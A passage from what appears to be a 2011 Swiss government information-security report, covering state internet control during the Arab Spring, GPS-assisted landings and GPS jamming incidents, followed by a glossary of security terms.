In countries such as Tunisia, Egypt, Yemen, Libya, Syria, and more sporadically in Saudi Arabia, Bahrain, and Morocco, protests and major upheavals have taken place in recent months. These are being grouped under the label of "Arab Spring" in the history books. Although the main focus of reporting has been on the demonstrations, uprisings, the fall of rulers, and in some cases situations of civil war, the occurrences in some countries also showed an interesting development relating to government control of the Internet. For instance, the Egyptian regime decided to shut down network access almost entirely and thus de facto the Internet in Egypt for the duration of the unrest. Possibly in connection with other trouble spots, the Electronic Frontier Foundation (EFF) reported at the end of March 2011 that the compressive *SSL* encryption of Hotmail accounts with profiles in various Central Asian and Arab countries had been deactivated. The Hotmail operator Microsoft has meanwhile reactivated encryption with a notice about a malfunction.

Also during that time, the New York Times reported that the US government is working on an "Internet in a suitcase": a device that would fit in a briefcase and that would permit the operation of a local (wireless) network with Internet connection, irrespective of government disruption and censorship. In such networks, all connected computers typically serve as individual *nodes* which are wirelessly connected with each other and transmit information redundantly. The idea is to advance the development of shadow networks in order to protect the communication of dissidents abroad. According to the report, these efforts have been intensified since the fall of Egyptian President Mubarak.

Previously, the Americans had already built up their own mobile communication network in Afghanistan, since the existing government network had regularly been disrupted by the Taliban, especially in order to prevent individual persons from the population from informing NATO troops by mobile phone about the Taliban's movements.

According to its own statements, supporting democracy efforts in autocratic systems with the help of government-independent means of communication is a tool of US foreign policy. However, this approach is not new. Already at the beginning of the 1990s, non-governmental organisations were established to provide individuals with media equipment to document human rights abuses. An example is WITNESS, founded and supported by show business celebrities such as Peter Gabriel, Susan Sarandon, and Tim Robbins. Especially in a multipolar world order, the possibilities of drawing attention to abuses through the media is extremely effective and important. While government misconduct during the Cold War was generally criticised only by one side, while the other side was united in the opposite reaction, reports of grievances nowadays may trigger reactions across all blocks.

[56] Interview with Walter Opfermann in the newspaper: Badische Zeitung: http://www.badische-zeitung.de/offenburg/die-kronjuwelen-schuetzen--43986285.html (as of 15 August 2011).

Fundamentally, the upheavals in the Arab region show the power of free information, which substantially contributed to the ability of dissidents and rebels to organise themselves and coordinate their actions and to reach a broad public. This development was also helped by the fact that governments no longer can assume that previously friendly states and allies will support them without reservations in all their actions. To that extent, the ostracism of a state and possible sanctions by the international community can be achieved more quickly nowadays given the mediatisation of events than was previously possible in times of clear geostrategic and geopolitical considerations and alliances.

However, this logic is causing certain states to exert stricter and more centralised network control within their national borders, in order to filter information flow both externally and internally. For instance, there were indications that Egypt had at least solicited offers from international security firms for network control technology. In addition to the usual arguments, such as efficient filtering of unwanted or prohibited Internet content from abroad, the central control of network providers also permits the total deactivation or containment of information available on the Internet, as far as the Internet is accessed via a government-controlled provider. This is the background against which the US initiative should be seen to provide access to the Internet outside the government-controlled networks.

Control of data communication is not only suitable for defensive measures and targeted restrictions, however. Data flows may also be manipulated in a targeted manner. This means that every data flow, both internally and externally, that is subject to the control of the state can in principle be manipulated – under certain circumstances even in real time. New variants of infection vectors are foreseeable, such as targeted drive-by infections when a website is accessed within the controlled network of a specific state. Also documents delivered via such websites or within the networks of a state might then be equipped with malware even before the documents arrive at the user.

5.4 Satellite navigation: GPS now also used for aviation

The *Global Positioning System (GPS)* is a global navigation satellite system for determining position and measuring time. The latitude and longitude of one's position can be transmitted via a receiver. GPS receivers can be found almost everywhere nowadays, such as in smartphones, digital cameras, and cars. Increasingly, satellite navigation is also being implemented in security-relevant applications as well. On 17 February 2011, for instance, the Federal Office of Civil Aviation (FOCA) for the first time in Switzerland approved a procedure for satellite-assisted landing on North Runway 14 at Zurich Airport.[57] The airplanes are guided by satellite signals which provide the pilots with a series of fixed path markers in three-dimensional space until landing. The flight path of the new procedure corresponds to the old procedure: the airplanes fly exactly the same way as previously, both horizontally and vertically. Airplanes approaching Runway 14 using the satellite system must be fitted with the instruments necessary to receive and evaluate the signals. If this is not the case, the landing continues to be performed using the *instrument landing system (ILS)*. Also in the event that the satellite system is temporarily unavailable, the ILS is used. On 27 July 2011, satellite navigation was also approved for helicopter approaches to the Insel Hospital in Berne.[58] This makes it possible to fly patients to the Insel Hospital even if there are low-hanging clouds or fog. Using the new procedure, the pilot navigates the helicopter with the help of satellite navigation and under the supervision of air traffic control until a defined point in three-dimensional space is reached. If the pilot has visual contact with the landing site from that point, he can continue to approach and complete the last part by sight, including the landing. If the landing site is not visible from that point, however, the landing must be aborted for security reasons. Under the supervision of the FOCA, various actors are involved in this

[57] http://www.bazl.admin.ch/aktuell/medieninformation/00024/index.html?lang=en&msg-id=37695 (as of 15 August 2011).

[58] http://www.bazl.admin.ch/aktuell/medieninformation/00024/index.html?lang=en&msg-id=40377 (as of 15 August 2011).

programme, which includes more than a dozen projects and ideas for the application of satellite navigation. The project is part of the "Chips" programme[59], which serves as an idea platform for satellite approaches in Switzerland. Under the supervision of the FOCA, this programme is carried out by Geneva and Zurich Airports, Skyguide air traffic control, Swiss and easyJet airlines, the Swiss Air Force, and regional airstrips.

Despite these developments, it should not be forgotten that satellite navigation was not conceived for use in civil aviation, and it can easily be interfered with either intentionally or unintentionally. For instance, The Economist reported in its first quarterly report of 2011[60] that the GPS system at Newark Airport, which helps pilots navigate, suffered from mysterious malfunctions at the end of 2009. After several months of ongoing investigations, it turned out that the malfunctions were caused by a truck driver who regularly parked near the airport and had a *GPS jammer* with him. A GPS jammer is used to disrupt signals. The truck driver was trying to prevent his employer from determining his location using the GPS device built into his truck and thus discover that he was standing still. In another case[61], a security consultant was testing a jammer on board a boat, which substantially interfered with shipping. It can be easily imagined what consequences are possible if criminal intent is in play. GPS jammers have been used for car thefts, for instance[62], in order to prevent the stolen car from being located. Also in the military field, GPS jammers are used, for instance to disrupt signals that guide missiles. Military GPS jammers may cover areas extending dozens of kilometres.

Especially for applications where it is not worth to install conventional landing systems for financial reasons – such as for helicopter landings – GPS navigation may be a viable alternative. In the case of landings at the Insel Hospital, the goal is primarily to enable patients to be transported as quickly and directly as possible to the emergency room even when the weather is bad. The International Civil Aviation Organisation (ICAO) plans for the future to substitute cost intensive landing systems such as ILS with navigation systems based on GPS. The examples above show that GPS signals can be disrupted or even can break down during an unfavourable constellation of the satellites. In such cases the approved landing procedures therefore provide that the pilots are warned and are able to abort landings at any time. Of the utmost importance will be the immediate recognition that the GPS signal is malfunctioning. These include the development of "anti-jammers", which recognise the intensive activities of signals that can cause disruptions.

59 http://www.bazl.admin.ch/themen/infrastruktur/00302/02393/index.html?lang=en (as of 15 August 2011).

60 http://www.economist.com/node/18304246 (as of 15 August 2011).

61 http://www.newscientist.com/article/dn20202-gps-chaos-how-a-30-box-can-jam-your-life.html?page=1 (as of 15 August 2011).

62 http://www.securitynewsdaily.com/gps-jammers-transport-communications-0625/ (as of 15 August 2011).

6 Glossary

App	"App" (an abbreviation of "application") generally refers to any type of application programme. In common parlance, the term now generally refers to applications for modern smartphones and tablet computers.
Backdoor	"Backdoor" refers to a software feature that allows users to circumvent the usual access control of a computer or of a protected function of a computer programme.
Barcode	A "barcode" is an imprint that can be read optoelectronically and that consists of parallel lines and gaps of differing width.
Blog	A blog is a diary or journal kept on a website and usually publically viewable, in which a person - the weblogger or "blogger" - keeps records, documents occurrences or writes down thoughts.
Botnet	A collection of computers infected with malicious bots. These can be fully remotely controlled by the attacker (the owner of the botnet). Depending on its size, a botnet may consist of several hundred to millions of compromised computers.
Browser	Computer programmes mainly used to display Web content. The best-known browsers are Internet Explorer, Opera, Firefox und Safari.
Brute-Force-Method	The brute-force method is a strategy for solving problems in information technology, cryptography and game theory, which is based on the tryout of all or at least many possibilities.
CASH	CASH is an electronic purse of Switzerland and is used for the payment of small amounts of money.
Cloud-Computing	Cloud computing (synonym: cloud IT) is a term used in information technology (IT). The IT landscape is no longer operated/provided by the provider himself, but rather obtained via one or more providers. The applications and data are no longer located on a local computer or corporate computing centres, but rather in a cloud. These remote systems are accessed via a network.
Command-and-Control-Server	Most bots can be monitored by a botmaster and receive commands via a communication channel.

	This channel is called command & control server.
Cookie	Small text files stored by a web page when viewed on the user's computer. For example, with the assistance of cookies, user preferences for a web site may be stored. However, cookies can also be abused to compile an extended user profile about one's surfing habits.
Data loss prevention	Data loss prevention (DLP) is a memorable marketing term from the field of information security. Classically speaking, DLP is a security measure that directly helps protect the confidentiality of data and, depending on its design, also directly or indirectly the integrity and classifiability of the data.
DDoS attacks	Distributed denial of service attacks A DoS attack where the victim is simultaneously attacked by many different systems.
Dial-up-Modem	Establishment of a connection to another computer using the telephone network.
Digital certificate	Verifies the affiliation of a public key to a topic (person or computer).
Domains	The domain name (e.g. www.example.com) can be resolved by the DNS (Domain Name System) into an IP address, which may then be used to establish network connections to that computer.
Drive-by-Infection	Infection of a computer with malware simply by visiting a website. Often the websites concerned contain reputable offerings and have already been compromised beforehand for the purposes of spreading the malware. The infection occurs mostly by trying out exploits for vulnerabilities not yet patched by the visitor.
EMV chips	The abbreviation EMV refers to a specification for payment cards that contain a processor chip and for the associated chip card devices (POS terminals and ATMs). The letters EMV stand for the three companies that developed the standard: Europay International (now MasterCard Europe), MasterCard, and VISA.
Exploit	A program, a script or a line of code with which vulnerabilities in a computer system can be used to advantage.
Firewall	A firewall protects computer systems by monitoring incoming and outgoing connections and rejecting

	them if necessary. A personal firewall (also called a desktop firewall), on the other hand, is designed to protect a stand-alone computer and is installed directly on it.
Flash Player	Adobe Flash (or simply "Flash", formerly "Macromedia Flash") is a proprietary, integrated development environment for creating multimedia content. Flash is now used on many websites, whether as web banners, as part of a website (e.g. as a control menu) or in the form of entire Flash pages.
FTP	File Transfer Protocol FTP is a network protocol for transferring data via TCP/IP networks. FTP can be used, for instance, to load websites onto a webserver.
Global Positioning System (GPS)	Global Positioning System (GPS), officially NAVSTAR GPS, is a global navigation satellite system for determining position and measuring time.
GPS jammer	Device for disrupting GPS data.
Hardware-Token	Hardware components, which provide an authentication factor (cf. two-factor authentication) e.g. smartcards, USB tokens, SecurID, etc.).
htaccess	.htaccess ("hypertext access") is a configuration file in which directory-specific settings can be specified.
IFrame	An IFrame (also inline frame) is an HTML element used to structure websites. It is used to integrate external web contents into one's own website.
Input validation	Input validation describes the filtering of user input in such a way that it cannot damage the server.
Instrument landing system (ILS)	The instrument landing system (ILS) is a system that assists an airplane pilot during approach and landing with the help of two guidance beams.
IP-Adressen	Address to uniquely identify computers on the Internet or on a TCP/IP-network (e.g.: 172.16.54.87).
Jailbreak	Jailbreaking is used to overcome the network restrictions on Apple products by using suitable software.
Javascript	An object-based scripting language for developing applications. JavaScripts are programme

	components integrated in HTML code enabling specific functions in internet browsers. For example, while checking user input on an internet form, a JavaScript can verify that all the characters entered of a telephone number are actually numbers. As is the case with ActiveX Controls, JavaScripts are run on the client's computer. Unfortunately dangerous functions can also be programmed with Javascripts. In contrast to ActiveX, JavaScript is supported by all browsers.
Memory card	A memory card or flash card is a compact, re-recordable memory device on which any type of data can be stored.
Metadata	"Metadata" and "meta-information" refer to data containing information about other data.
Microprocessor	A microprocessor is a processor on a very small scale in which all components of the processor are contained on a microchip.
mTAN	The mobile TAN (mTAN) variant or smsTAN includes text messages as a transmission channel. The transaction number (TAN) is sent in the form of a text message.
Near field communication (NFC)	Near field communication is an international communication standard for the contactless exchange of data across short distances.
Network nodes (mesh network)	In a mesh network, every network node is connected with one or more other network nodes. The information is passed from node to node until the destination is reached.
One-time password	A one-time password is a password for authentication or authorisation. It is only valid for a single transaction and cannot be used a second time.
PayPass	PayPass is a contactless payment system for small sums based on RFID technology.
Phishing	Fraudsters phish in order to gain confidential data from unsuspecting Internet users. This may, for example, be account information from online auctioneers (e.g. eBay) or access data for Internet banking. The fraudsters take advantage of their victim's good faith and helpfulness by sending them e-mails with false sender addresses.

PIN	A personal identification number (PIN) is a number for authenticating oneself to a machine.
Point-of-sale terminal (POS)	Terminals in businesses where cashless payments with debit and credit cards are possible.
Programmable logic controller (PLC)	A programmable logic controller (PLC) is a digitally programmed device used to control or regulate a machine or facility. For some years, it has replaced hardwired control elements in most domains.
Quelltext	In computer science, source text (or source code) refers to the text of a computer programme written in a programming language that humans can read.
Referrer	A referrer is the Internet address of the website from which the user has been referred by clicking the link to the current page. The referrer is part of the HTTP query sent to the webserver.
Remote administration tool	A remote administration tool is used for the remote administration of any number of computers or computing systems.
RFID	RFID (radio-frequency identification) permits the automatic identification and localisation of objects and living beings.
SCADA	Supervisory control and data acquisition systems. These are used for the monitoring and control of technical processes (e.g. energy and water supply).
SecurID	SecurID is a security system manufactured by RSA Security for authentication, i.e. for verification of the identity of users.
Seed	Initial value for calculating one-time passwords, such as for SecurID.
SIM	A SIM card (subscriber identity module) is a chip card inserted into mobile phones and used to identify the user on the network.
Skimming	"Skimming" refers to a man-in-the-middle attack that illegally spies out credit card or banking card data. Skimming is used to obtain card data by reading data off magnet stripes and copying them to counterfeit cards.
Smartphones	A smartphone is a mobile phone that offers more computer functionality and connectivity than a

	standard advanced mobile phone.
SMS	Short Message Service Service to send text messages (160 characters maximum) to mobile phone users.
Social-Engineering	Social engineering attacks take advantage of people's helpfulness, credulity or lack of self confidence in order to gain access to confidential data or to prompt them to perform certain actions, for example.
Spam	Spam refers to unsolicited and automatically sent mass advertis-ing, into which category spam e-mails also fall. The person re-sponsible for these messages is known as a spammer, whereas the actual sending itself is known as spamming.
SQL-Injection	SQL injection refers to the exploitation of a vulnerability in connection with SQL databases, resulting from insufficient verification of the variables to be transmitted. The attacker attempts to inject his own database commands, in order to change the data as desired or to gain control over the server.
SSL	Secure Sockets Layer Protocol that provides secure communication on the internet. SSL is used today, for instance, in online financial transactions.
Trojan horse	Trojan horses (often referred to as Trojans) are programs that covertly perform harmful actions while disguised as a useful application or file.
USB	Universal Serial Bus Serial bus (with a corresponding interface) which enables peripheral devices such as a keyboard, a mouse, an external data carrier, a printer, etc. to be connected. The computer does not have to be switched off when a USB device is unplugged or plugged in. New devices are for the most part automatically identified and configured (depending on the operating system).
User agent	A user agent is a client programme for accessing a network service.
Virus	A self-replicating computer program with harmful functions that attaches itself to a host program or host file in order to spread.
VPN	Virtual Private Network Provides safe

	communication between computers in a public network (e.g. the internet) by encrypting the data flow.
White listing	A "white list" or "positive list" in information technology refers to a tool with the help of which similar elements are compiled that, in the opinion of the author, are trustworthy.
Zero-day vulnerability	Vulnerability for which no patch exists